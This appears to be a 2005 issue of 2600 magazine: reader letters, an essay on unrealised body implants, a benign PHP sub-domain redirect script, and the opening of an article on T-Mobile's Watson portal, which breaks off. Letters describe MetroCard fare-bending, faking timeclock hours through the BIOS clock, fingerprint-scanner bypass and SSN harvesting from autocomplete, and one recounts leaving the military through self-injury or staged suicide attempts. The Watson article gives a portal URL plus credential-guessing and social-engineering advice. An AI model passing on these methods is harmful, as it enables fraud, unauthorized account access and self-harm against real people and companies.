First, I would like to thank Redbird for his article on the workings of the Metrocard system in 22:1. There are criminals in the New York City subway system known as "swipers." These people go into unmanned station entrances and break the MVMs and MEMs by jamming the bill slots. They pick up discarded pay-per-ride Metrocards, take advantage of a known flaw in Metrocards allowing for free rides (grabbing the magnetic strip between the C and the A and making a sharp horizontal bend on the magnetic stripe in that area), and charge $1 to people walking in (half the normal fare - yet they're still turning a profit since they got the cards for free in the first place). Well, the MTA has been cracking down on them. Just recently, the MTA announced that there will be harsher penalties for swipers.

The MTA has also been testing a "new card-zapping" technology at a few undisclosed stations. Here's how it works: when your pay-per-ride Metrocard has only $2.00 left (one ride), you swipe the card and the turnstile will say something to the effect of "PLEASE SWIPE AGAIN." At this point the turnstile has already deducted $2.00 from your Metrocard. On the second swipe, the turnstile will "zap" the magnetic stripe of your MetroCard, rendering it useless (and therefore, swipers can't pick them up and expose the flaw).

dan0111

It's easy to see from the tables showing the data fields on the card exactly why this is possible. The MTA has been recently testing prevention methods in some of the turnstiles where this activity has become a major problem, such as at Grand Central Station. It's worth noting that while this prevents "card bending" when there is an official balance of $0.00 on the card, it does not prevent it from being done when there is a balance of $2.00 or more on the card. Although most aren't willing to risk damaging the card, thus losing their remaining balance for the extra $2.00 they'd gain, the flaw will still exist even after their efforts to apply this sloppy patch have finished.

Dear *2600:*

Not sure about other states but where I live 711 is used for TDD for the deaf. Internally in the PBX switch it's used for internal functions (such as a class of restriction or class of service code). By dialing the other "weird"

numbers you can access some PBX switches remotely and program them (or more precisely program certain functions/numbers) without access to a terminal; it's limited but mainly used to get a phone number up and working until it can be accessed through a terminal.

Woodzy

You didn't tell us where you live but the same thing holds true here in New York. Dialing 711 gets you to the "New York Relay Service" which allows you to communicate TTY to voice and vice versa.

Dear *2600:*

Typically, at least from my school's filter, trying to go to www.2600.com would yield that the site was blocked because it was "Illegal." So imagine how strange it was to go to www.2600.com and find that it was blocked because of profanity. (Of course, I have yet to find anything outright profane about it.) Going to www.2600.net produces the expected results - blocked, the reason being "Illegal." However, going to www.2600.org takes me straight to the website with no problems.

Just thought it might be interesting to know.

FxChiP

We really think we deserve more than a one word categorization. Morons.

Dear *2600:*

In 22:1, somebody wrote in regarding the insecurity of Blackboard online classroom software (not sure of its official title). I myself was introduced to Blackboard last semester for some online classes at a community college. The insecurity that was mentioned by Public Display was that student logins were the same as their password by default. This is not always the case. The setup I logged in with used our student ID assigned by the school, as well as whatever password we have set up with the school. The password was set up before Blackboard for access to all grades for the school, whereas Blackboard was only used for some classes. As near as I can tell, the default password and login were set up by the school district or school that Public Display attends and is not an inherent security flaw with Blackboard itself... although I'm sure there are many to find.

noir

Dear *2600:*

As a recent entry level separatee from the USMC I just wanted to make some comments about the article in 22:1. There are to my knowledge five ways that work to get separated from your military contract.

1. Medical: One of the safest yet most difficult and time consuming methods. Unless you succeed in injuring yourself in training pretty seriously without it looking like it was on purpose, it is a pretty tough method unless you do it in the first three days of being there. You can count on the possibility of being at your training facility longer than if you had completed training for recovery time, etc. Otherwise you have to be able to produce some sort of medical record of serious disease or injury to be discharged. It's still not a guarantee.

2. Mental: Otherwise known as Suicidal Ideation. This can be an effective method if done in a certain way. I saw a few people try this method to no avail - as well as a few who succeeded. The trick to this one seems to lie in being just fucked up enough, but not too fucked up. It also is a huge help if you have some prior history which is documented from a psychiatrist or psychologist or some other type of mental health facility. Trying to overdose on medication or poisoning and razor slicing was most popular. Yes, you actually have to make an honest effort to look like you want to kill yourself. You can't just say so or you won't get out.

3. Fail Your Urine Test: Will only work if you get high right before leaving for boot camp. Or if you go AWOL, get high, and come back.

4. Go UA (Unauthorized Absence): This method works but is risky and often difficult depending on which base you're on. The key to this is you have to be gone for at least 10 days but no longer than 30. I'm not sure of the reason for at least 10. The reason for less than 30 is because after that you will be considered a deserter and go into a different situation entirely. The speed and penalties with which you are discharged vary depending on the mood of your command and can range from no charges and release in 7-10 days to forfeiture of pay from $266 to everything earned to possible periods of confinement on your facility. It also seems that they go much lighter if you turn yourself in rather than if you get caught.

5. Refuse to train: My method of choice and also the quickest and most direct. How this works is you simply say no to any order given and fail to carry out the order. This method took about two days to carry out to get out of training, most of which was spent talking to various officers through the chain of command. After that six days were spent in separations completing paperwork before being put on a bus back to my city of entrance.

The information I have given is factual to the best of my knowledge as I had opportunity to look through a few binders full of base incident reports while left unsupervised in the battalion office. There are some other methods which are either very difficult or rumor: 1. Homosexuality: as stated in the article it isn't enough to just say you are anymore. You pretty much have to be either observed engaging in homosexual behavior or produce several individuals who are willing to testify to such; 2. Claim You Are Satanic: supposedly this isn't allowed by the military but this is a rumor and may be false information; 3. Bad Conduct: will probably get you out but at what cost. This covers things like assaulting other recruits and/or staff. Will most likely however just result in forfeiture of pay and/or time in confinement the first several times; 4. Gang/Hate Group Affiliation: I am pretty sure this is true although I have no firsthand experience in observing such a case. But the military does generally seem to be pretty adamant against belonging to any such similar organizations as themselves.

Nicholas

Dear *2600:*

I recently learned of an interesting anonymous FTP server running at 216.200.68.150 through an acquaintance of mine. It would appear that this server is what Norton's "LiveUpdate" system connects to when it goes to fetch virus definition updates. So much for that expired updates subscription.

Also, with regard to DarKry's "HP Printers: The Hidden Threat," it should be noted that you can also telnet to any printer that has a JetDirect interface card and an IP address. There is a command line configuration utility that lets you do all sorts of things like change passwords, print test pages, turn protocols on and off, etc. Exact capabilities vary by model, but even the older 5si models (which is

what I have) are fun to play with. Some of the 5si units had a feature that HP called a "mopier," which consisted of a small (300 MB?) hard disk that stored print jobs and allowed document server-like functionality.

Newer models may allow all sorts of different things from the command line interfaces. Have fun.

Shortfuse

Dear *2600:*

On the back page of 22:1, you express a great deal of fear surrounding Remote Control locomotives.

I have a friend who's an engineer for one of the largest railroad companies in the U.S. He described RCO (Remote Control Operation) to me. It's not like an unmanned locomotive is blazing a trail from one state to the next. What happens is that the engineer wears this belt pack remote control system and simply operates the locomotive from the side of the track. Note that the photo was taken near a railroad switch (two sets of tracks are merging together in the photo). One of the most common uses of RC locomotives is when they're in an industrial district dropping off or picking up a few boxcars or whatnot. The train is stopped, then the engineer gets out and operates the switch. Without getting back into the locomotive, it can be remotely backed into the warehouse, the cars can be joined, then the train can be brought back onto the main track, the switch reset, and the engineer can be back on his way.

RC units are also used within the confines of train yards to shuffle a few cars around here and there when assembling a freight train. They have very limited range and they're fail-safe, so they emergency brake if the signal is lost for any reason. They also severely limit the train's speed when under remote control. To the best of my knowledge, the FRA will never allow complete remote control for trains actually transporting cargo for long distances.

It's also worth mentioning that the main reason these exist is so that big railroad companies can run a smaller crew and pay one engineer to do the work of two or three people at once. A great many engineers loathe this technology, but safety concerns are not the primary reason.

ax0n

We'd like to know more about the authentication used to ensure the "driver" is legitimate. If it's like flying a model plane, there could be some issues.

Dear *2600:*

You might find this interesting. If you type "secret service lies" into google (without quotes) it recommends "secret service is." Thought google was on your side....

ssinformer

The two statements are more or less synonymous anyway.

Dear *2600:*

I hope LabGeek (21:4) was told the truth and Wal-Mart is paying $2,000 per anti theft shopping cart! At Food 4 Less in Southern California nobody knows, but best guess seems to be $500 with two locking wheels.

There is a yellow line around the store but the triggers for the wheels (which lock up very nicely) are wires buried in the asphalt or under the sidewalk. I tried going around the yellow line and it locked up where the wires had been put in the pavement.

A manager said they have lost no carts in the three weeks since they got the system although it does seem anybody with a couple of wrenches could swap out the locking wheel for the non-locking ones pretty quickly.

The manager said they had a sort of remote control key that could unlock the carts easily so it is probably an RF trigger. I know a compass shows nothing funny around the lines so it is not a simple magnetic device.

This does lead to the question of what frequency and if it is coded....

OWA

Dear *2600:*

The latest military technology (...right) that's being issued out to all personnel (at least in the Navy) is what they call a "Navy Cash Card." Basically this is a card, much like a credit card, that is directly connected to your personal bank account (whatever bank you choose). On the card is a normal magnetic strip like all credit cards, but something else they call a "chip" is installed on the middle left side of the front. On my ship they have changed all the vending machines so that they only take these cards instead of money. This is supposed to eliminate cash on all navy ships. Basically how this works is, you put your card in an ATM like machine on the ship and put your four digit PIN in. Then you can transfer funds (up to $25) onto the chip. You can also set up a separate account like a normal bank account with no limit on funds. For this account the machine must read from the strip on the back of the card. The vending machines however only read from the chip and you never have to enter a pin number. So if someone steals your card, the most they would be able to take from you without your pin would be $25.

OK, I think that pretty much explains the card. Now comes my question. Since the chip is just digital information, containing only an amount of money (more than $25) is it possible with a reader/writer device attached to a computer to "make up" your own funds, never taking them from any bank account?

D3vUS

These systems are popular in various parts of the world but haven't made much of an inroad in the States as of yet. We'd like to know what kind of research has already been done with these chips. Let us know specific names of reading equipment that is used and perhaps we can piece together some facts and theories.

Curiosity

Dear *2600:*

I recently discovered *2600* and wish I had been reading your mag since 1984. I'm 26 years old and have just bought my first PC. I do not consider myself a computer hacker but I have always lived by the hacker mindset. Yesterday I was reading Stephen Hawking's *The Universe in a Nutshell" and something caught my eye.* If you see something say something.

hendon40

The quote you sent us is indeed something to ponder:

"By the year 2600 the world's population would be standing shoulder to shoulder, and the electricity consumption would make the Earth glow red-hot.

"If you stacked all the new books being published next to each other, you would have to move at ninety miles an hour just to keep up with the end of the line. Of course, by 2600 new artistic and scientific work will come in elec-

tronic forms, rather than as physical books and papers. Nevertheless, if the exponential growth continued, there would be ten papers a second in my kind of theoretical physics, and no time to read them."

Corporate Secrets

Dear *2600:*

I work for the telephone company here in British Columbia. Telus has put GPS units on most of the trucks used for installation and repair. Telus apparently bought the Geomatics company that manufactures these devices which are supposed to be able to show in real time where a vehicle is. These devices are mounted on the driver's fender of the vehicles we drive with other electronics boxed under the dashboard inside the vehicle. The satellite antenna is a hockey puck size and shaped device with a cell antenna molded into it which sticks up about three inches. A couple of small wires feed down from the hockey puck and enter the engine compartment and feed through the firewall to a black box about the size of a cigar box. I can see lights on this box through the cracks where the molded pieces of the dashboard fit together. This is what I know and understand. All our managers have the ability to access the GPS program from their computer. They can tell when we start our trucks in the morning, when we drive away (and there is a detailed map associated with this that shows our route), our speed, and idle time. This information is sent via cell or 1X data transmission. If we get out of cell range the GPS information is compiled and sent out when we do reach cell communication. Telus has only stated that this is used in case our trucks are stolen, however an upper manager mistakenly sent an email which we all saw, stating he wanted the managers to use this to keep track of our productivity and I'm sure to be used as a reprimand tool. I don't know how to fool or thwart this action other than putting a pie plate over the antenna which could alert management that we were fooling around with this device. Is there any way we could create a jamming signal from within the cab that could screw with the communication of either the satellite or the cell transmission? Does anyone have more technical information about how these devices work?

Tired of being followed
Please don't use my name

Comfort yourself with the knowledge that there are people all over the place figuring out ways to subvert these things. We'll publish the results when we get them.

Dear *2600:*

Re: "Best Buy's Uber Insecurity" in 21:4, I'm going to have to either call a bluff on this one or say it's a fluke.

As an ex Best Buy technician I can tell you that the hack that was described would not be possible in all Best Buy locations. The network the writer most likely connected to was one of the "geek squad" which is on a VLAN of the store's regular network. Web access is restricted through the use of a proxy server (168.94.74.68:8080). All of Best Buy's are uniform in setup. The wireless network that the remotely located registers are a part of *have* to go through the proxy server.

Therefore the writer must have connected to the "geek squad" network (which needs proxy address anyway) or the writer was in a new Best Buy location that is different from the other 650 or so. Changing blocked ports wouldn't necessarily allow access to the web. The biggest indication that I have that the writer connected to the GS network and not the store network is the 192 address. BB corporate controlled networks are 10.10 networks.

Interestingly enough... once on the store's internal network any employee's credentials give access to many different things. Even the logins of terminated employees or those who have quit still work sometimes.

One of the interesting hacks that we pulled off while I worked there was exploiting the punch in/out process. We used a simple application to punch in and out. The app verified your time in/out with the *system's* clock! The system's clock was verified by the bios clock. The bios was not password protected. So... if you get my drift, punch in anywhere, find a terminal that you could get to bios from, alter bios clock. Ten minutes' work just turned into ten hours' work. Easy to catch if you're doing it in large increments.

Obviously the way to protect against this is to lock the bios out with a password and write software that checks a controlled clock.

Kaos

Security Issues

Dear *2600:*

In response to Impact's letter in 22:1, some universities like the one I go to wipe out the database every year. So even if you get an old network card, that old association between the MAC and the username is going to be gone anyway.

dbax

The key word here being "some."

Dear *2600:*

In issue 21.4 the article "Hacking LaGard ComboGard Locks" by Ax0n mentioned that digital locks were more difficult to "hack" than mechanical locks due to things like silent operation, etc.

I'd like to point out a weakness in digital locks that often goes unmentioned. In fact, it is frequently easy to deduce most of the code of a digital lock just by a quick glance as you walk by. I have used this technique on more than one occasion to inform a client as to their front door security code along with a lecture about being more secure.

Specifically, the keys in the code are most likely dirty compared to the keys not in the code. Unless someone is cleaning the keyboard on a daily basis, oils and dirt accumulate on each key in the code each time the unit is used. If a key appears twice, for example, it will be twice as dirty as the other keys. Either glancing head on, or at an angle to the light (if the keys are relatively clean), should expose which ones are more used than the others.

Now that pretty much gives you the numbers in the combination - but what about the order? If there are four numbers, there are 16 possibilities - but more than likely looking at the numbers will give you hints as to the proper order. For example, imagine that the 5, 2, and 0 keys are dirty and that 0 is much more dirty than 5 or 2. I would be willing to guess the code is either "2005" or "5002." You get the drift.

Even well cleaned keyboards have clues. Non-used keys will be stiffer to gentle wiggling than the often used keys.

Moral? Clean your digital keyboards and change your code frequently.

anonymous

Dear *2600:*

To bypass consumer level fingerprint scanners, just wrap the end of your finger in a few layers of cellophane so your own prints can't be read, then press down on the scan pad hard. The previous user's prints will still be there and with a little luck and no smudging, you'll be authenticated. It's worked about 50 percent of the time.

meatwad

It can't be this easy. We haven't even seen this used in a movie.

Dear *2600:*

Today I got the weekly chain email from my sister. Another silly rant about some virus that would take over your life if you so much as looked at it, blah blah. What really got me was that this had been sent to her by someone at DHS.gov! I would think that the Department of Homeland Security has enough on its hands to worry about than propagating chain emails.

Alop

If only that's all they did.

Dear *2600:*

Recently I was taking the placement test at Mercer County Community College here in New Jersey and made a very disturbing discovery. MCCC uses a web based testing system called "ACCUPLACER" (which is approved and normalized by the College Board). The client machines were standard Windows 98 machines, accessing the ACCUPLACER system via IE (obviously this may be different at other locations).

Before the test begins, you are asked to enter your personal information into ACCUPLACER. While entering my information, I noticed a drop-down box appeared as I entered the first letter of my name. It took a second to realize I was seeing a list of people's names who took the test on this particular machine which started with the same letter as mine. Curiosity getting the better of me, I skipped down to the "Address" field and entered a 1. Sure enough, I saw every address starting with a 1. After a quick chuckle, a sudden realization struck me as my eyes drifted to the Student Identification Number (which is usually the person's Social Security Number) field. I entered a 1 and, sure enough, I saw a list of every SSN that started with a 1 that had been entered on this machine. Now, keep in mind that you are given paper and pencil for scrap, and most of the time the proctor was either not in the room or not watching closely.

It would be trivial for somebody to sign up for the placement test (after verifying over the phone that ACCUPLACER is an option) at their local college, which may be free, and generally carries no obligation to actually sign up for classes afterwards, and leave with a few dozen SSNs written on a scrap of paper in their pocket. All the person has lost are the two hours the test takes.

So who is to blame for this? Primarily I would say it is a lapse in security on the client machines. Disabling all Cache and AutoComplete features would fix the problem on the client end. However, you have to question the wisdom of ACCUPLACER using SSNs as identification for a simple placement test in the first place.

Just thought I would get the word out for anyone who may be getting ready to take their placement tests that, for their own security, they may want to avoid ACCUPLACER if given the choice.

MS3FGX

Dear *2600:*

I'm writing in regards to seeing SSSS at the airport. My wife and I went on vacation this past week, and because I'm an avid *2600* reader and we saw the little bits of info on it in your last issue we were keeping our eyes out for an SSSS on our boarding pass just for laughs and giggles. Having a ponytail, somebody in my family always seems to be searched at the airport.

Well, we didn't see any SSSS on our boarding pass. But we did see two separate people with a big orange sticker (about 3" x 10") with big huge SSSS letters on it. It looked like it had accompanied their boarding passes as they were both holding the big orange sticker along with their boarding pass. I mean, you could see this big orange sticker clear across the room.

Both people were old and clearly did not present a threat. One was an old couple who was watching everyone very intently, like hawks. And when I made eye contact with the lady, she did *not* break eye contact with me at all. An old lady that doesn't break eye contact with a hippie looking dude... a little odd in my book. I had to break eye contact first. The other orange SSSS sticker we spotted was being held by a little frail old lady who appeared to be by herself.

I'm writing you guys because I think it's important that as citizens we continue to collaborate with each other and share information. My opinion of this scene was that the two orange SSSS sticker holders were actually employees looking for suspicious behavior amongst the passengers. One: they didn't even look remotely threatening. Two: they were way too observant of everyone else, and that lady *not* breaking eye contact with me was very unusual. It may have been nothing, but for me it's unusual.

Well, for whatever it's worth, there's some more information for us all. It confused the hell out of us as this scenario didn't fit in with what we've read about SSSS at the airport. This happened at Sanford International Airport in Florida in April.

Thanks for keeping the magazine going. I always look forward to them. I feel as though I have grown up with you guys.

Bob

Dear *2600:*

With all the publicity regarding increased "security" as pertains to travel in or out of the country, I'm surprised that we've not heard anything from those inside the airline industry. Without a doubt there are individuals working in that field who could offer a new perspective into what's going on and give specifics the rest of us may not be privy to.

If you see something, say something.

SSSSSSSS

Our pages are open for their input and for that of all of our readers.

Got a letter for us? Send it on the net to letters@2600.com or use snail mail: 2600 Letters, PO Box 99, Middle Island, NY 11953 USA.

WHERE HAVE ALL THE

IMPLANTS GONE?

by Estragon

So as I write this, I'm in a 747 at 33,000 feet, heading east over Tokyo. It's been a nice few days in Seoul, but now it's back to life and job in the U.S. of A. Some thoughts struck me just now, though, that I wanted to write about. I wanted to start with a question: Where have all the implants gone?

This is 2005. Not only did we make it to the 21st century more or less intact, but the pace of change our grandparents and great-grandparents lived through in the 20th century is continuing. That said, why the heck do I need to be here typing instead of just thinking my thoughts directly into cyberspace? Wasn't I supposed to have a slew of bio implants to take care of these humdrum aspects of modern life?

While I'm asking, where are my robots - and not just that automatic vacuum thing (though I admit, those are pretty cool)? What about nanobots to clean out my bloodstream? Hell, I saw a commercial ten years ago from AT&T promising that I'd be able to roll my whole shopping cart through a checkout, and something like RFID would tally it all up. Did any of this happen? Well, at Home Depot they think it's pretty cool that they can have one person watching four separate people struggle with self-checkout, thereby taking about twice as long to get through the process than if a professional checker-outer handled it. This is great for Home Depot, but isn't exactly the type of technology that Bruce Sterling was excited about when he wrote *Islands on the Net.*

There is some pretty cool stuff going on. No cure for cancer, but those MRI machines are neat and give a pretty good picture of people's insides. Have you noticed that automatic defibrillator machines are available in many public places lately? And cell phones - woah! OK, so AT&T couldn't make enough profit to avoid being eaten by one of their offspring (in true Oedipus style), but they were always pretty hopeless anyway. But did you know that more people are buying custom ring tones for their phones than are buying digital music? And the tones are about $3, but the tunes are mostly under a buck! Purists will observe that the tune you buy comes with all types of digital rights management strings attached, and therefore are a waste of money. But who has a phone more than two years old? Ever heard of copying your downloaded ring tones from one phone to another? But I digress.

Where are my implants? To talk in my cell phone, I need an earbud or other headset and microphone, instead of being able to hear from a cochlear implant and talk into a microphone implanted in my lip. Or maybe to sub-vocalize to pickups at the back of my throat. Sure, I really want machines that can read my thoughts and act on them - at least enough so that I can *think* about typing the word "euphonious," and have it show up on my screen without me needing to carpal tunnelize myself. Not that I don't love emacs, but sometimes it's good to have an alternative other than vi!

I played with an EEG in 1994 (electroencephalogram machine - that's a brain wave reader for the uninitiated) that controlled a mouse cursor on a computer. Is the problem that there are marketing geniuses that know how to sell dozens of brands of nearly identical colored sugary bubble water at a profit, but nobody thought it would be sufficiently cool to, say, just think your way around a kitchen? Or a factory? Or an air traffic control tower? Sheesh, you could put EEG sensors in a baseball cap and think/navigate your way around some web pages. So why am I still using a mouse or touchpad?

Part of what the marketing geniuses evidently think is that most people are too lazy or stupid to figure out how things work, or to want to change them. These folks were born and bred on P.T. Barnum's edict that nobody ever went broke by underestimating human intelligence. They know quite well that half of the population has a below average intelligence.

But wait! What about the other half? The half of above average intelligence? Remember what Mr. Spock told us: Superior intelligence breeds superior ambition. OK, so now we're starting to talk about some people who, like me, might enjoy

an implant or two. Who might want to do a little tweaking of their physical and virtual environment. Maybe some folks who see "no user serviceable parts inside" as a disappointment - or even a challenge.

Walk down any street, and you'll see people who are prepared to hack their own bodies. OK, so a body piercing isn't an implant, and getting a tattoo today isn't really much more high tech than what the ancient Egyptians enjoyed. But people want to hack their insides, too. From ginseng tea to diet pills, pep pills, pheromones and, of course, natural male (or female) "enhancement." You can even get one of those electronic muscle stimulators that Neal Stephenson wrote about in *Snow Crash,* though I have it on good authority that they're almost exactly as useful at improving your body's performance as the rest of the dreck mentioned in this paragraph.

Computer games are cool, and Moore's law for the doubling of density of transistors on a microprocessor doesn't look like it's in any danger. But did the Mattel PowerGlove of 1996 turn into a general purpose device (with much higher resolution) for doing stuff in cyberspace? Nope - in fact, today's high resolution virtual reality gloves are still about $10,000 each. If you want to interact with your electronics remotely, try a "Clapper."

If you ever talked with someone who grew up during the 1950s (or are such a person), they can tell you about a lot of similar promises broken. The keyword was "progress." From the 1939 New York World's Fair through the Vietnam War era, it was all about promises. From cars that drive themselves, to kitchens that cook for you. Technology would create a vastly more convenient world.

Somehow, stuff that didn't seem hard (neither then nor today) didn't happen. Stuff that seemed impossible is now everyday. Consider: you can buy a microchip controlled greeting card at any card shop for a couple of bucks and throw it away with impunity. But if you want to read the latest good book, you'd better not like trees too much - since that book is probably only available in print, not for download. (Despite the fact that the book was created end-to-end otherwise on a computer. Don't get me started.)

Is it just profit motive that's preventing me from, for example, always knowing my blood pressure and cholesterol count, just by pointing my friendly watch-mp3-gps-bluetooth-phone device at my implant? Is it the U.S. FDA, stifling products by making them too expensive? (Did you know that you can microchip your dog or cat in the U.S., but you can't microchip yourself or your relatives? The FDA hasn't approved microchips for human use, even though you can get them in many other places, like Mexico. Did you know that many people get the wrong treatment in U.S. hospitals every day, and that microchips would be a great way to help make sure everyone gets the right treatment?)

Hackers of the world: unite! We need to challenge the dominant paradigm and break down the bars of technical illiteracy. I started writing today because I was about to pass over Sendai, and was wondering where the Ono-Sendai cyberspace deck of *Neuromancer* was. It's not in the Yongsen Electronic Village in Seoul - I just looked. I've also looked in the electronic district of Tokyo, and in Silicon Valley. I happen to know some people at the Department of Defense and they don't seem to have one either.

Who's going to build this stuff if not us? The building blocks are there - they're just hidden behind stickers that say "warranty void if removed."

Do you think William Gibson was thinking of something like Google when he wrote about cyberspace? I don't think so. In fact, something like Google was thought of in the 1940s - check out *As We May Think* by Vannevar Bush. V. Bush was hung up on microfiche, the hot technology of the day, but he had the main concepts right: he wanted to make machines that would function as an extension to human memory. Bertram C. Brookes named this "exosomatic memory" in a 1975 paper. In Gibson's cyberspace, people immersed in a virtual environment where they navigated information space rather than physical space - but even better, since there aren't any physical limitations. This sounds like it would beat the heck out of dreaming up the right few search terms for Google.

Do you want to look back on 2005 in a few years and talk about how cool Slashdot was (or Kuro5hin or your favorite blogs or whatever)? Personally, I want to look back and talk about how this was the year that things started to change. About how this was the year that the dreams of 1939 through 2004 decided to *not* rest in peace because talented people realized they couldn't wait. Not only is Sony not going to start selling a cyberdeck soon, they're working as hard as they can to make sure that everyone - and this means *you* - will be a Playstationed, Viacomed, CD/DVD'd couch potato, who is too busy being entertained and overfed to know their brain is turning to mush. They want you too busy wondering about the next version of your favorite game, or the next blockbuster movie, to realize that you don't even own the stuff you've been buying.

Just like the fable of the frog who slow-boiled without realizing it, the whole world population is becoming homogenized zombies - with a growing number of poor and disadvantaged to make sure the fat cats keep riding high. The worst part

is the robbing of opportunity. Opportunity lost behind stickers saying "may only be repaired by qualified service technicians." Opportunity lost by outdated textbooks in the classroom. Opportunity lost by locking down the network connections and computers at school, at home, and in the dorms.

The fight for the future is being lost on multiple fronts. As Spike Lee said, "Wake up!" The WTO protest in Seattle was a major turning point, more so than even the 9/11 attack. That was the event when "they" realized that global communication technology threatened the power structure like nothing else since the Gutenberg Press (hey, how did you think Martin Luther printed his 95 theses to post them on the church doors anyway?). Since then, the US hegemony, World Bank and other shadowy powers have used their economic and military might to pursue their own singular agenda: continuity (or growth) of power. The gloves came off. In every protest since then, worldwide, people engaging in peaceful demonstrations have been clubbed, pepper sprayed, water cannoned, and otherwise abused for trying to shape a better world.

It's *all* about the information. Every time you get your own news, from Indymedia, or Free Speech Radio News, or a blog or mailing list - without Fox, CNN, NBC, NPR, or your other favorite local monopoly as gatekeeper and agenda setter - you threaten the status quo by becoming informed. If you took the next step of creating the news, you threaten even further. The Fifth HOPE t-shirts said it all: "I am the Media." A literate and informed population truly is the only way out.

If you don't want to end up like Blank Reg in *Max Headroom,* you better get busy putting together the pieces for one of those Live and Remote cameras. As many discovered during the RNC convention in New York last year and at Gitmo and thousands of other improvised prisons and torture camps, the revolution will most assuredly *not* be televised. At least, not on DirecTV, Time Warner Cable, etc.

Pick up your soldering iron! Grab your EEPROM programmer! Figure out how to fix and improve your stuff, rather than throwing it out and getting another at WalMart. Face it: if the powers that be figured they could sell us something like $3 ring tones for our implants, we'd have 'em already. It's about power and about technology. Like always, those in power want to keep it. Maybe an implant isn't the biggest threat to power, but the fact that I'm still waiting for the checkout lady at Kroger, and still paying Cellular One, and watching every darned packet take the same exact route over the Internet, are all symptoms. The promise of technology has only been partially delivered. It's up to us to be the deliverator.

Adding Sub-Domain Support to Your Free DotTK Domain .TK

by Trent Bradley
aka Blue Collar Camel

For those of you out there who are cheap like me, you may use DotTK (www.dot.tk) to get a free top-level domain name. While it is nice to have a free top-level domain name, the free version of the service was awfully limited. It offered few e-mail address forwarders and no support for sub-domains.

That's where PHP comes in. By using the script I appended at the end of this article as your index file (presumably named index.php), you can add sub-domains to your website.

You do this by using the predefined PHP variable HTTP_REFERER. The script looks at HTTP_REFERER and replaces "http://", "www.", "your domain name", ".tk", all extra "."'s (periods) and all extra "/" (forward slashes) with blank values. It appends a "/" (forward slash) for picky servers. It then sends a header back to the browser telling it to redirect to the folder that is specified by the sub-domain name (i.e., http://dl.downloadsite.tk/ redirects to http://➥www.yourwebsite.somefreehost.com/dl/). Whether or not you can do something like http://dl.downloadsite.tk/file.zip I don't know.

You can find an updated version of this script, any questions that have been asked, and other articles/scripts at http://www.bluecollarcamel➥.net/articles/.

Script Setup

1. Insert the script appended to the end of this article to the top of your index page before the [html] tag.

2. Now rename the index file to "index.php".

3. Change the $yourDomain variable to what your DotTK domain is. (Follow the instructions included in the script.)

4. Change the $baseURL variable to what your base URL for the script is. (Follow instructions

included in the script.)

5. Open your DotTK URL and test to see if the sub-domains work.

Still have problems? Here are some possible solutions:

1. There isn't PHP support on your server. If this is the case, you're out of luck unless someone ports it to another language (i.e., ASP, Perl). If you do port it, I would really appreciate it if you sent me a copy.

2. The script doesn't pick up the HTTP_REFERER thingy. If this is the case, either you have set up PHP incorrectly or your host has set it up incorrectly or disabled it. Also, some browsers (very few) don't support this.

```
<?php
 /*
          DotTK Free Sub-Domain Script 1.02
          By Trent Bradley
          (C) 2005 Blue Collar Camel (http://www.bluecollarcamel.net/)

          Change log:
          1.02: Appends a "/" to the final redirect URL for the picky browsers/servers.
          1.01: Fixed a bug that didn't remove the extra "." from the entered URL.
            : Added the feature that (tries) to determine if it was a sub-domain that was entered.
          1.00: Initial writing.

 */

 /*****************************\
 /* EDIT THESE VARIABLES ONLY! *\
 /*****************************\

 // Your actual DotTK domain. Do not include the ".tk", "http://", or "www."
 // Example: if your full URL was "http://www.downloadsite.tk/", you would put "downloadsite".

 $yourDomain = "yourdottkdomain";

 // The base URL for this script.
 // Example: if the full URL to the script was "http://youraccount.freehost.com/thisscript.php",
 // you'd put "http://youraccount.freehost.com/". You MUST include the last "/"!

 $baseURL = "http://youraccount.freehost.com/";

 \*****************************/
 \*****************************/
 \*****************************/
 // Get the entered domain name (by a visitor, you, etc.)
 $fullDomain = $HTTP_SERVER_VARS['HTTP_REFERER'];
 // Replace the "http://" with a blank value in the entered domain-name
 $redirectPath = str_replace("http://", "", $fullDomain);
 // Replace the "www." with a blank value in the entered domain-name
 $redirectPath = str_replace("www.", "", $redirectPath);
 // Replace your $yourDomain with a blank value in the entered domain-name
 $redirectPath = str_replace("$yourDomain", "", $redirectPath);
 // Replace the ".tk" with a blank value in the entered domain-name
 $redirectPath = str_replace(".tk", "", $redirectPath);
 // Replace all "."'s with a blank value in the entered domain-name
 $redirectPath = str_replace(".", "", $redirectPath);
 // Replace the (possible) end "/" with a blank value in the entered domain-name
 $redirectPath = str_replace("/", "", $redirectPath);
 /*
    Determine if the URL is a sub-domain. If the $redirectPath variable is blank, it means that
    ➥this is NOT a sub-domain.
    Note: This can easily be fooled by appending text to the end of the URL.
    Example: "http://www.downloadsite.tk/foo"
    That would cause the script to try and redirect to "http://youraccount.freehost.com/foo"
 */
 if (strlen($redirectPath) > 0) {
  // Append the final redirection path to the base URL
  $redirectPath = $baseURL . $redirectPath . "/";
  // Redirect the (yours, visitor's, etc) browser to the actual location.
  header("Location: $redirectPath");
 }
 else {
  // If the URL isn't a sub-domain, the script simply displays your original index page.
 }
?>
```

Getting More from T-Mobile

by Psycho

I am a former employee of a T-Mobile retail store where I was primarily responsible for activating new accounts for customers. The main system we used was called Watson. Watson is a web-based portal that allowed the user to run a credit check for a customer, activate prepaid phones, access customers' accounts, access the POS, run store reports and the like. Retail employees of T-Mobile use this system for every transaction that is done throughout the day. The tasty pearl of all of this is that the Watson portal is accessible from an outside IP address. That means that you can do most of these functions from anywhere outside of a retail store. Now before I get into specifics, the standard disclaimer applies: This is for educational purposes only. Any actions that you take within this system are probably tracked. I am not responsible for anything you do with this information. And while the following explains possible ways to activate service through T-Mobile, doing so in this system from outside of a retail store is probably illegal. And as such, I have not actually completed an activation from outside of a retail store. So I have not verified if these processes are even fully possible. If you get stopped by Watson, too bad.

Now, like I said, Watson is accessible from outside the T-Mobile intranet. You can get to it by going to http://watson3.voicestream.com. Click login to get to the login page. Here it asks you for a username and password. These are the usernames and passwords of each retail employee that needs to get in. At the retail store, the username and password have to be entered before every transaction, so most employees make this something very simple that can be typed in quickly. At the store where I worked, most of the people there used their username as the password. So, if your name was John Thomas, your username might be jthomas and you might set your password to jthomas. The password could be set to anything, but most people just use the username. The best way to get some usernames is to do some social engineering at your local store. Since the username is usually the first letter of the first name and the first six letters of the last name, you can get someone's business card and simply take the name off of that. Keep in mind that if the person's last name is shorter than six letters, there is usually a number at the end. For example, John Smith might be jsmith2. So these might be harder to get.

Once logged in you are presented with the same screen that the employees get in the store. You have the following options:

New Personal Account - Where you would run credit and activate a new personal account.

